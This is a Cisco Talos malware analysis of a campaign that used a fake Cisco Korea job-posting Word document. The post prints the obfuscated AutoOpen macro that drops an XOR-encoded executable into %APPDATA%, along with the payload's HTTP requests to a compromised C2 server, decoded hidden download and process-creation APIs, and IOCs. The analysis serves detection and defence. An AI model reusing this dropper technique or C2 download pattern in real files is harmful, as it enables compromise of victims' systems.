Fake Cisco Job Posting Targets Korean Candidates

blog.talosintelligence.com/2019/01/fake-korean-job-posting.html

Executive summary


Cisco Talos recently observed a targeted malware campaign being leveraged in an attempt to compromise specific organizations. The infection vector associated with this campaign

was a Microsoft Word document that was disguised as a job posting for Cisco Korea, and leveraged legitimate content available as part of job postings on various websites. EST Security also described this campaign in a blog post this week. This malicious Office document appears to have been the initial portion of what was designed to be a multi-stage infection process.


During our analysis of this campaign, we located additional samples that we believe are linked to multiple previous campaigns associated with the same threat actor. Each of the campaigns leveraged malicious documents and initial stage payloads that all featured similar tactics, techniques, and procedures (TTP). Due to the targeted nature of this campaign, the lack of widespread indicator of compromise data, and the apparent nature of the targeting, this appears to be associated with a sophisticated attacker. This sort of attack has become more common as threat actors continue to target users to gain an initial foothold in environments. Organizations are encouraged to employ a defense-in-depth approach to security and disallow the execution of macros where possible.

Malicious Office document

The malicious document purports to relate to an employment opportunity with Cisco in Korea with the name "Job Descriptions.doc." The contents of the document match legitimate job descriptions that are available online. Below is a screenshot showing the contents of the decoy document.



The contents of this document appear to be copied from job descriptions that are publicly available online. Here's an example of these documents:



The file metadata associated with the Word document indicates that it may have been created in 2018, but was last saved on Jan. 29, 2019.

```
Composite Document File V2 Document, Little Endian, Os: Windows, Version 5.1,
Code page: 949, Author: Windows User, Template: Normal.dotm, Last Saved By:
User, Revision Number: 3, Name of Creating Application: Microsoft Office Word,
Total Editing Time: 18:00, Create Time/Date: Sun Jul 1 05:39:00 2018, Last
Saved Time/Date: Tue Jan 29 12:22:00 2019, Number of Pages: 1, Number of Words:
0, Number of Characters: 1, Security: 0
```

The Microsoft Word document contains malicious macros that are responsible for extracting a malicious PE32 executable called "jusched.exe" (the same name than the Java updater binary) which is dropped into %APPDATA%\Roaming. The macro is obfuscated:

```
Function GetValue(val1, inx, jnx)
    GetValue = Val("&H" + Mid(val1(jnx + 1), inx * 2 + 1, 2))
End Function
Sub AutoOpen()
    liveOn = "]kvtdife/fyf"

    For qnx = 1 To Len(liveOn)
        liveOff = liveOff + Chr(Asc(Mid$(liveOn, qnx, 1)) - 1)
    Next qnx

    liveOff = Environ("Appdata") + liveOff
    Dim str(105) As String

    str(1) = "AABD77E7E4E7E7E7E3E7E7E71818E7E75FE7E7E7E7E7E7E7A7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7
6AB2AC6B38F8E94C79795888095868AC7848689898893C78582C7959289C78E89C7A3A8B4C78A888382C9EAEAEDC3E7E7E7E7E7E78FC39
B1A2F0127F3E0212D3A2F0122EFBF313DAA2F0122EFBF513D6A2F0122EFBF413DAA2F012C2DA6312CEA2F012CBA2F112A9A2F01239FBF913
2F012E7E7E7E7E7E7E7E7B7A2E7E7ABE6E4E788A7B7BBE7E7E7E7E7E7E7E707E7E5E6ECE6E9E7E737E7E7E7F7E7E7E7F7E66E7F706E6E7E7C
E7E2E7E6E7E7E7E7E7E7E5E7E7F7E7E7E7E7E7E7E5E7A766E7E7F7E7E7F7E7E7E7E7F7E7E7F7E7E7E7E7E7E7F7E7E7E7E7E7E7E7E7E7E7
7E7E7E7E7E7E7E72315E6E7F7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E72B05E6E7BBE7E7E7E
E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7B2B7BFD7"
    str(2) = "E7E7E7E7E7F7E6E7E7F7E7E7E7E7E7E7E3E7E7E7E7E7E7E7E7E7E7E7E7E767E7E707B2B7BFD6E7E7E7E7E737E7E7E7
707C995949584E7E7E7E7F7E7E717E6E7E7E3E7E7E72FE7E7E7E7E7E7E7E7E7E7E7E7E7E7E7A7E7E727E7E7E7E7E7E7E7E7E7E7E7E7E7E
E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7
7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E
E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7
7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E
E7E7E7E7E7D4C9DED6E7B2B7BFC6EAEEE5ED"
```

The encoded string is a PE32 executable encoded with the XOR key: 0xe7. Below is the decoded value of the variable str(1), which we can identify as a PE header:

```
user@lab$ python -c "import sys ; sys.stdout.write('\xAA\xBD\x77\xE7\xE4\xE7\xE7\xE7\xE3\xE7\xE7\xE7\x18\x18\xE7\x
E7\x5F\xE7\xE7\xE7\xE7\xE7\xE7\xE7\xA7\xE7\xE7\xE7\xE7\xE7\xE7\xE7\xE7\xE7\xE7\xE7\xE7\xE7\xE7\xE7\xE7\xE7\xE7
\xE7\xE7\xE7\xE7\xE7\xE7\xE7\xE7\xE7\xE7\xE7\xE7\xE7\xE7\xE7\xE7\x1F\xE7\xE7\xE7\xE9\xF8\x5D\xE9\xE7\x53\xEE\x2A\x
C6\x5F\xE6\xAB\x2A\xC6\xB3\x8F\x8E\x94\xC7\x97\x95\x88\x80\x95\x86\x8A\xC7\x84\x86\x89\x89\x88\x93\xC7\x85\x82\xC7
\x95\x92\x89\xC7\x8E\x89\xC7\xA3\xA8\xB4\xC7\x8A\x88\x83\x82\xC9\xEA\xEA\xED\xC3\xE7\xE7\xE7\xE7\xE7\xE7')" |
~/Tools/scripts/xor8.py 0xe7 | hd
00000000  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  |MZ..............|
00000010  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  |........@.......|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 f8 00 00 00  |................|
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |........!..L.!Th|
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno|
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS |
00000070  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  |mode....$.......|
00000080
```

The functionality present in the PE32 is described in the next section.

First-stage malware payload

Binary purpose

The PE32 executable attempts to contact the command and control (C2) server over HTTP, presumably to retrieve additional instructions (script or PE32 executable) for execution on the infected system.

```
GET /sub/lib/lib.asp?id=dn678 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media
Center PC 6.0; .NET4.0C; .NET4.0E; .NET CLR 1.1.4322; InfoPath.3)
Host: www.secuvision.co.kr
Connection: Keep-Alive
```

```
GET /sub/lib/lib.asp?search=2tjbpK6urq6urq6u HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media
Center PC 6.0; .NET4.0C; .NET4.0E; .NET CLR 1.1.4322; InfoPath.3)
Host: www.secuvision.co.kr
Connection: Keep-Alive
```

Unfortunately, at the time of our analysis, the second-stage payload was no longer available and the HTTP requests resulted in HTTP 404 messages. The domain contacted is a legitimate website that had been compromised and was being used to host malicious content (www[.]secuvision[.]co[.]kr/).

API obfuscation

The attackers hid four specific API calls. The APIs are not listed in the import table, but they are loaded dynamically using GetProcAddess(). The function names are obfuscated to make static analysis more difficult. Here's one example:

We can see the library name (kernel32.dll) but not the function name (3ez7/+r7zuzx/fvt7d8=). The string is decoded by using mathematical byte operations. Below are the decoded APIs:

```
3ez7/+r7zuzx/fvt7d8= ->                CreateProcessA()
2vvy++r7y+zy3f/99vvb8Ors598= ->    DeleteURLCacheEntryA()
y8zS2vHp8PLx//rK8dj38vvf ->          URLDownloadToFileA()
y8zS0e778M3q7Pv/898= ->               URLOpenStreamA()
```

The APIs are linked to the process creation, as well as network communications. We assume the attackers were attempting to hide suspicious APIs from static analysis detection engines that use the import table. The C2 server is listed in plain text, indicating that this functionality was not implemented to thwart manual analysis.


```
mov     ecx, offset URL
push    offset aHttpWwwSecuvis ; "http://www.secuvision.co.kr/sub/lib/lib"...
call    CopyValue
lea     eax, [ebp+Buffer]
push    eax             ; lpBuffer
push    104h            ; nBufferLength
call    ds:GetTempPathA
call    APIobfuscation
mov     ebx, ds:GetTempFileNameA
mov     edi, ds:Sleep
mov     esi, ds:GetLastError
nop     word ptr [eax+eax+00000000h]
```

Links to previous campaigns

During our analysis of this campaign, we identified several additional samples that we believe are linked to this campaign.


Case 1

One of these related samples was used in August 2017 and featured the filename "주요 IT 정보보호 및 보안 업체 리스트.zip" ("List of major IT information security and security companies"). The ZIP archive contains an Office document that features the same macros as the original sample, but is responsible for dropping a different PE32 executable. The macros also use the same XOR key as the original sample.



This document describes a list of companies with a summary of their products.

The macros were responsible for dropping a different PE32 executable, that was also called "jusched.exe." The API obfuscation algorithm used in this campaign was the same as the one used in our original sample. Below is a screenshot showing the code execution flow in both samples. On the left is the sample from August 2017. On the right is the sample from January 2019.




The C2 server in this campaign was www[.]syadplus[.]com, which is another legitimate website that was compromised.

The SHA256 of the Office document is: 809b1201b17a77732be3a9f96a25d64c8eb0f7e7a826c6d86bb2b26e12da7b58.

The SHA256 of the PE32 executable is: adfb60104a6399c0b1a6b4e0544cca34df6ecee5339f08f42b52cdfe51e75dc3.

Case 2

The second campaign we identified was observed in November 2017. In this case, the filename was "이력서_자기소개서.xls" ("Resume _ self introduction"). Similar to the previously described campaigns, this document leveraged the same macro execution and XOR key, but was responsible for dropping another PE32 executable.



In this campaign, the malicious document was simply an empty resume template.

The C2 server used in this campaign was ilovesvc[.]com, another example of a legitimate website that had been compromised by the threat actor and used to host malicious content.

The SHA256 of the Office document is:
bf27c1631ef64c1e75676375a85d48f8ae97e1ea9a5f67c2beefc02c609fc18b.

The SHA256 of the PE32 is:
1497ab6ddccf91ef7f2cd75ce020bb3bf39979210351deaa6e0025997ddfda5a.

Conclusion

These campaigns demonstrate the increasingly sophisticated nature of attacks that are being leveraged by threat actors attempting to compromise organizations around the world. In this most recent campaign, the attackers took the content of legitimate job postings and used that in an attempt to add legitimacy to the malicious Office documents being delivered to potential victims. The use of the same TTPs across multiple campaigns over a long period demonstrates that this threat actor has been operational for years, and is continuing to operate to achieve their mission objectives. Cisco Talos continues to monitor the global threat landscape to ensure that customers remain protected from these as well as additional attacks that may be observed in the future.

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), andMeraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Indicators of Compromise (IOCs)

The following IOCs are associated to this campaign:

Malicious Office Documents

7af59922d4c1b4f2d589cb2853afb543b37a1f23da0cf0180a693f9748e05906 (SHA256)
bf27c1631ef64c1e75676375a85d48f8ae97e1ea9a5f67c2beefc02c609fc18b (SHA256)
809b1201b17a77732be3a9f96a25d64c8eb0f7e7a826c6d86bb2b26e12da7b58 (SHA256)

Malicious PE32 Executables

e259aa1de48fd10b7601c4486b841428fbd6cd1a4752cf0d3bbe1799116ae6e6 (SHA256)
cd2e8957a2e980ffb82c04e428fed699865542767b257eb888b6732811814a97 (SHA256)
1497ab6ddccf91ef7f2cd75ce020bb3bf39979210351deaa6e0025997ddfda5a (SHA256)
adfb60104a6399c0b1a6b4e0544cca34df6ecee5339f08f42b52cdfe51e75dc3 (SHA256)

Domains

It is important to note that in all of the campaigns that we observed, the domains being leveraged by the malware were legitimate websites that had been compromised by the threat actor for the purposes of hosting malicious content:

www[.]secuvision[.]co[.]kr
ilovesvc[.]com
www[.]syadplus[.]com

Below is a screenshot showing how AMP can protect customers from this threat.